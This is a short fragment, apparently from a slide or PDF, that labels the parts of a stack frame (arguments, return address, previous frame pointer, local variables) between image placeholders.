
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Stack high

Args to print

Return address



Previous frame ptr

Local vars for print

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

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


